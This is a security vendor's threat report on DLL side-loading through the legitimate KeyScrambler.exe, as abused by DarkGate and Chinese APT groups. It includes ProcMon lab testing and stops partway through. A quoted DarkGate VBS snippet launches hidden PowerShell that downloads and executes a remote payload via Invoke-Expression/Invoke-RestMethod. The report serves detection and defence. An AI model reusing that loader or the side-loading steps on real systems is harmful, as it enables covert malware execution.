LOGPOINT

EMERGING THREATS PROTECTION REPORT

DYNAMIC LINK DAZZLE: Unveiling the Dark Side of DLLs

www.logpoint.com

FOREWORD

Cybersecurity defenses must constantly adapt to fight emerging attack strategies in today's rapidly changing threat landscape. One such approach, DLL side-loading, poses a substantial difficulty for businesses. Attackers might secretly inject malicious code into legal apps by exploiting weaknesses in how dynamic-link libraries (DLLs) are loaded, bypassing traditional security measures. As defenders, it is imperative to remain vigilant and proactive in identifying and mitigating such threats.

This study provides a complete guide to identifying and mitigating the dangers associated with DLL side-loading attacks on KeyScrambler.exe, which has reportedly been abused by threat actors like **Chinese APTs** and Darkgate malware recently. Organizations may strengthen their defenses and reduce the potential effect of sophisticated assaults by carefully analyzing common signs and detection procedures. Defenders can improve their detection and response capabilities by using resources like the **Hijack Libs repository**, which has a curated list of known DLL hijacking vulnerabilities. In today's increasingly hostile digital ecosystem, enterprises may successfully defend their critical assets and prevent the attempts of criminal actors by taking a proactive approach and employing comprehensive security measures.

Swachchhanda Shrawan Poudel
Logpoint Security Research

Swachchhanda Shrawan Poudel is a cybersecurity professional specializing in purple teaming, reverse engineering, and malware analysis. Currently a Security Researcher at Logpoint Security Research, he leads the Emerging Threat Protection initiative. His focus includes detection engineering, threat hunting, and remediation, with a special passion for crafting effective detection rules, threat reports and playbooks.

TABLE OF CONTENTS

ABOUT LOGPOINT EMERGING THREATS PROTECTION

The cybersecurity threat landscape continuously changes while new risks and threats are constantly discovered. Only some organizations have enough resources or the know-how to deal with evolving threats.

Emerging Threats Protection is a managed service provided by a Logpoint team of highly skilled security researchers who are experts in threat intelligence and incident response. Our team informs you of the latest threats and provides custom detection rules and tailor-made playbooks to help you investigate and mitigate emerging incidents.


**All new detection rules are available as part of Logpoint's latest release and through the Logpoint Help Center. Customized investigation and response playbooks are available to all Logpoint Emerging Threats Protection customers.

1. Research for emerging threats such as malware families, threat actors and vulnerabilities
2. Data retrieval e.g., malware samples, IOCs, and TTP

1. Analysis of the collected data and malware and, tracking of threat actors' activities
2. Creation and update analytics and playbooks
3. Writing of ETP report

1. Publishing of report

1. Continuous monitoring for other emerging threats to create next ETP report



Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using Logpoint Converged SIEM capabilities.

INTRODUCTION TO DLLS

In Windows, a dynamic-link library (DLL) is a component that contains functions and data that other modules, such as programs or DLLs, can use. DLLs provide two sorts of functions: exported functions, which are intended for usage by other modules as well as within the DLL where they are defined, and internal functions, which are maintained within the DLL and are not intended for external access.

Purpose of DLLs

Microsoft introduced DLLs into the Windows operating system to allow program modularization, making it easy to update and reuse their functionality. This approach helps reduce memory overhead, as multiple applications can share the same DLL code. At the same time, each gets its copy of DLL data. The Windows Application Programming Interface (API) is also implemented through a series of DLLs, so any process that utilizes the Windows API employs dynamic linking.

Attacks Around DLLs

Having understood this much about DLLs, it must be understandable how significant they are in the Windows ecosystem. There is a predefined order in which Windows searches for and loads DLLs when a program is executed, which is abused by attack techniques like DLL Hijacking. When a program requires a DLL, Windows searches for it in certain areas, such as the application's directory, system directories, and directories specified in the system's PATH environment variable. Microsoft has a **dedicated page** describing Dynamic-link library search order.

The fundamental reason for DLL hijacking is that attackers can influence the search process to fool software into loading a malicious DLL instead of a genuine one. They can accomplish this by installing a malicious DLL in one of the folders searched by Windows, with the same name as the DLL the program expects to discover. When the software attempts to load the DLL, it unintentionally loads the malicious one, letting the attacker execute their code within the context of the intended program.

This vulnerability may be abused in various methods, including phishing attacks, social engineering, and leveraging poor file permissions on folders containing DLLs. So it's not necessary because of how the DLL is constructed but how Windows searches for and loads DLLs, which attackers might use to inject malicious code into everyday processes. The executable code of a DLL runs in the memory space of the calling program and has the same access permissions. In this case, even if the program is legitimate, if we can replace the DLL in the path where the program searches, malicious code can be executed within the context of a legitimate, trusted process; thus, such behaviors are rarely flagged by security measures.

DLL SIDE-LOADING ATTACKS

DLL side-loading is a technique adversaries use to execute malicious payloads by leveraging a legitimate application's execution process. It involves placing the legitimate-looking malicious payload(s), i.e., DLL file, in the location where the application loads it from, commonly by positioning it alongside the victim application. When the legitimate program is executed, the planted DLL is side-loaded as part of its execution process. This method allows adversaries to mask their actions under a trusted process, potentially avoiding detection, as the benign executable used for side-loading may not raise suspicion during delivery or execution.

Why DLL Side Loading?

DLL sideloading is lucrative for attackers due to several factors:

Minimal Effort Required: Unlike other attack tactics, DLL sideloading requires minimal effort from the attacker. Instead of identifying and exploiting specific software vulnerabilities, attackers may store a malicious DLL in a location where the program automatically loads it.

Widespread Software Usage: Many prominent software programs are susceptible to DLL sideloading. These programs are widely used across sectors and are frequently found on many platforms within a company. Exploiting flaws in widely used software can lead to many possible targets for attackers.


Low Detection Rates: DLL sideloading might be challenging to detect since it runs in the context of trusted processes in the targeted software. Security checks may not identify it as suspicious because the action is regular behavior from the program's perspective, which enables attackers to run their malware undetected for lengthy periods.

Opportunity for Persistence: Once a malicious DLL is loaded into a trusted process via DLL sideloading, attackers can get a foothold in the target system. They can utilize this access to sustain persistence, carry out more assaults, or exfiltrate sensitive data over time without being noticed.

Potential for Privilege Escalation: DLL sideloading can also escalate privilege within a system. By loading a malicious DLL into a process with elevated privileges, attackers can get more access to system resources and carry out more severe activities, such as installing persistent backdoors or stealing sensitive data.

What about DLL side-loading?

On April 2, Max_Malyutin **tweeted**, discussing a **#DarkGate** New Infection **#TTPs**. The shared **sample** was a VBS script that, upon execution, downloads and executes the next-stage infection. The second-stage payload consists of a legitimate binary 'KeyScramblerLogon.exe' and a malicious DLL file 'KeyScramblerIE.dll.' The malware then side-loads this malicious DLL (KeyScramblerIE.dll) using 'KeyScramblerLogon.exe,' a signed binary from QFX Software Corporation.



Post

Max_Malyutin
@Max_Mal_

#DarkGate New Infection #TTPs🚨

#DFIR Exec Flow: VBS > PS > EXE (DLL SL)

[+] VBS T1059.005
[+] PS T1059.001
[+] DLL Side-Loading T1574.002


VBS exec fileless PS, the PS creates dir, downloads & exec next stage infection, uses DLL Side-Loading, and establishes a connection to C2

```
dgxkdwoe = "Shell.Application"
zzcuurkb = "-Command Invoke-Expression (Invoke-RestMethod -Uri '31y
CreateObject(dgxkdwoe).ShellExecute "powershell", zzcuurkb ,"","",0
```

```
Desktop\QB-04_02_24_inv7655
ershell.exe" -Command Invoke-E
V1
```

11:48 PM · Apr 2, 2024 · **7,329** Views

Intrigued by the side-loading technique, a Google search was conducted with the keyword 'KeyScrambler.exe side-loading' to explore whether similar side-loading attempts had been observed in other malware variants or threat actor intrusions. Interestingly, various reports were found about DarkGate and Chinese APT groups exhibiting similar side-loading activity. This technique is quite common among threat actors.


KeyScrambler.exe sideloading

All Images Videos Shopping News More Tools

Free download | Windows 10 | Windows 7

About 375 results (0.26 seconds)

SentinelOne
https://www.sentinelone.com › blog › the-good-the-bad...
The Good, the Bad and the Ugly in Cybersecurity - Week 13
7 days ago — This executable, a renamed copy of the legitimate software **KeyScrambler.exe**, executes malicious code discreetly through DLL **side-loading**.

People also ask
What type of malware is DarkGate?
Feedback

The Hacker News
https://thehackernews.com › Cybersecurity News
Two Chinese APT Groups Ramp Up Cyber Espionage ...
Mar 27, 2024 — ... **KeyScrambler.exe** that's susceptible to DLL **side-loading**. The second package, on the other hand, is a screensaver executable ("Note PSO.scr ...

SecurityWeek
https://www.securityweek.com › News
Chinese Cyberspies Targeting ASEAN Entities
Mar 28, 2024 — The first package is a renamed copy of **KeyScrambler.exe**, a legitimate anti-key logging program, that would **sideload** a malicious DLL and ...


Medium · S2W
10+ likes · 2 months ago
Detailed Analysis of DarkGate; Investigating new top-trend ...
In the DLL **Side-loading** stage, pure EXE ... dll or **KeyScrambler.exe** and KeyScrambler.dll ...
In the case of IObit Malware Fighter, DarkGate kills ...

Further piquing interest, an attempt was made to understand more about KeyScrambler.exe and KeyScramblerIE.dll. The research discovered that **KeyScrambler** is a security program designed to encrypt keystrokes in real-time, protecting against keylogging malware and safeguarding sensitive user information. KeyScrambler operates by intercepting keystrokes at the kernel level before they reach other applications, encrypting and decrypting them within the intended application to prevent sensitive information from being stolen by malicious software running on the system.

Given that KeyScrambler is a security program, one would not expect this application to be used maliciously. It raises the question of what threat actors might have considered while weaponizing their malicious ‘KeyScramblerIE.dll’ for potential side-loading through the legitimate KeyScrambler.exe.


ANALYZING KEYSCRAMBLER.EXE FOR DLL SIDE-LOADING VULNERABILITIES

When KeyScrambler.exe (SHA-256: F1575259753F52AAABBD6BAAD3069605D764761C1DA92E402F3E781ED3CF7CEA) is installed with default options, it resides within the '%PROGRAMFILES%\KeyScrambler' directory. This directory houses the latest version, 3.18, released on August 15, 2023. The installation was done using a free version of the KeyScrambler installer (KeyScrambler_Setup.exe), with a SHA256 hash of BE6FA1F72333D853E2ACFC95B4ED46B59ECC45A3FBFF1B7DAEA44DBE15A9861A




Property	Value
Description	
File description	KeyScrambler
Type	Application
File version	3.18.0.0
Product name	KeyScrambler
Product version	3.18.0.0
Copyright	(c) QFX Software Corporation. All rights...
Size	879 KB
Date modified	8/14/2023 5:32 PM
Language	English (United States)
Legal trademarks	KeyScrambler is a registered trademark ...
Original filename	KeyScrambler.exe

To test whether this KeyScrambler.exe is susceptible to DLL side-loading, it was moved to the desktop (C:\Users\xxxxx\Desktop) and executed. The screenshot below shows the error message: "The code execution cannot proceed because KeyScramblerIE.dll was not found. Reinstalling the program may help this problem."


KeyScrambler.exe - System Error

The code execution cannot proceed because KeyScramblerIE.DLL was not found. Reinstalling the program may fix this problem.

The binary is looking for the DLL named 'KeyScramblerIE.dll' (SHA256: 19D8FD17791A995224D0CD32B1FD2857CC2C652BDD4F9CFDB3266F0F77C135BD), which was previously located in the same directory as KeyScrambler.exe.




C:\Program Files (x86)\KeyScrambler

This PC > Windows (C:) > Program Files (x86) > KeyScrambler

Name	Date modified	Type	Size
Languages	4/5/2024 5:27 AM	File folder	
x64	4/5/2024 5:27 AM	File folder	
DriverInstaller.exe	8/14/2023 5:32 PM	Application	224 KB
dumpbin.exe	4/9/2024 8:06 AM	Application	17 KB
getting_started.html	2/16/2014 12:21 AM	Microsoft Edge H...	2 KB
KeyScrambler.exe	8/14/2023 5:32 PM	Application	880 KB
keyscrambler.ico	12/31/2012 2:25 AM	Icon	40 KB
keyscrambler.sys	9/8/2018 6:15 AM	System file	226 KB
KeyScramblerIE.dll	8/14/2023 5:32 PM	Application exten...	1,085 KB
licens	2014 12:21 AM	Microsoft Edge H...	7 KB
QFXU	2023 5:32 PM	Application	567 KB
Unins	24 5:27 AM	Application	91 KB

File description: KeyScrambler Program DLL
Company: QFX Software Corporation
File version: 3.18.0.0
Date created: 8/14/2023 5:32 PM
Size: 1.05 MB




KeyScramblerIE.dll Properties

Property	Value
Description	
File description	KeyScrambler Program DLL
Type	Application extension
File version	3.18.0.0
Product name	KeyScrambler
Product version	3,18,0,0
Copyright	(c) QFX Software Corporation. All rights...
Size	1.05 MB
Date modified	8/14/2023 5:32 PM
Language	English (United States)
Legal trademarks	KeyScrambler is a registered trademark ...
Original filename	KeyScramblerIE.dll


Verifying if an executable is vulnerable to DLL sideloading involves monitoring its file system activity using tools like **Microsoft Sysinternals Process Monitor** (ProcMon). By observing the binary's behavior, particularly its attempts to load DLLs, one can determine if it searches for the expected DLL in the same directory as itself. Suppose the binary follows this behavior and looks for the DLL in its directory and other locations. In that case, it may be susceptible to DLL sideloading.

Microsoft Sysinternals Process Monitor (ProcMon) monitored the file system activity following the same steps. The filter settings were configured to capture events related to the KeyScrambler.exe process.



Column	Relation	Value	Action
✓ Process Name	is	KeyScrambler.exe	Include
✓ Operation	is	CreateFile	Include
✓ Process Name	is	Procmon.exe	Exclude
✓ Process Name	is	Procexp.exe	Exclude
✓ Process Name	is	Autoruns.exe	Exclude
✓ Process Name	is	Procmon64.exe	Exclude
✓ Process Name	is	Procexp64.exe	Exclude


Subsequently, `KeyScramblerIE.dll` was executed from its unoriginal location, the desktop folder. Its attempts to locate the KeyScramblerIE.dll in the same directory and multiple additional locations resulted in 'Name Not Found,' as observed in ProcMon.


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Users\wadmin\Desktop\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Windows\SysWOW64\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Windows\System\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Windows\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Users\wadmin\Desktop\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\ProgramData\chocolatey\bin\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Python310\Scripts\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Python310\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\ProgramData\Boxstarter\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Windows\SysWOW64\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Windows\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Windows\SysWOW64\wbem\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Windows\SysWOW64\OpenSSH\KeyScramblerIE.DLL	PATH NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\ProgramData\chocolatey\bin\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Program Files\010 Editor\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Program Files\OpenJDK\jdk-21.0.1\bin\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Tools\apktool\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Users\wadmin\AppData\Local\Microsoft\WindowsApps\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Tools\Cmder\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Tools\Beta-cbb1d5c32d02b4e07128a197c8b8fb6ea597916a\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Tools\DidierStevensSuite-8190354314d6f42c9ddc477a795029dc446176c5\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Program Files\dotnet\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Program Files\nodejs\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Program Files\Git\cmd\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Users\wadmin\AppData\Roaming\npm\KeyScramblerIE.DLL	PATH NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Users\wadmin\.dotnet\tools\KeyScramblerIE.DLL	NAME NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Users\wadmin\Downloads\nim-2.0.2_x64\nim-2.0.2\bin\KeyScramblerIE.DLL	PATH NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Users\wadmin\.nimble\bin\KeyScramblerIE.DLL	PATH NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Users\wadmin\Downloads\nim-2.0.2_x64\nim-2.0.2\dist\mingw64\bin\KeyScramblerIE.DLL	PATH NOT FOUND
6:00:0...	KeyScrambler.exe	5028	CreateFile	C:\Users\wadmin\Downloads\nim-2.0.2_x32\nim-2.0.2\bin\KeyScramblerIE.DLL	NAME NOT FOUND


owing 46 of 183,715 events (0.025%)   Backed by virtual memory

Afterward, a random Dll masquerading as KeyScramblerIE.dll was copied to the desktop, and the KeyScrambler.exe was executed again while capturing process events from ProcMon to analyze its behavior. After that application was executed, the Application Error message was observed, which said `The application could not start correctly (0xc000007b). Click OK to close the application.`


KeyScrambler.exe - Application Error

The application was unable to start correctly (0xc000007b). Click OK to close the application.

The executable could find the required DLL. Still, it might have displayed this error message since it didn't have the same exports as legitimate KeyScramblerIE.dll. Successful image load events for this DLL file were also observed via ProcMonEvents.


Process Monitor - Sysinternals: www.sysinternals.com

Time ...	Process Name	PID	Operation	Path	Result	Detail
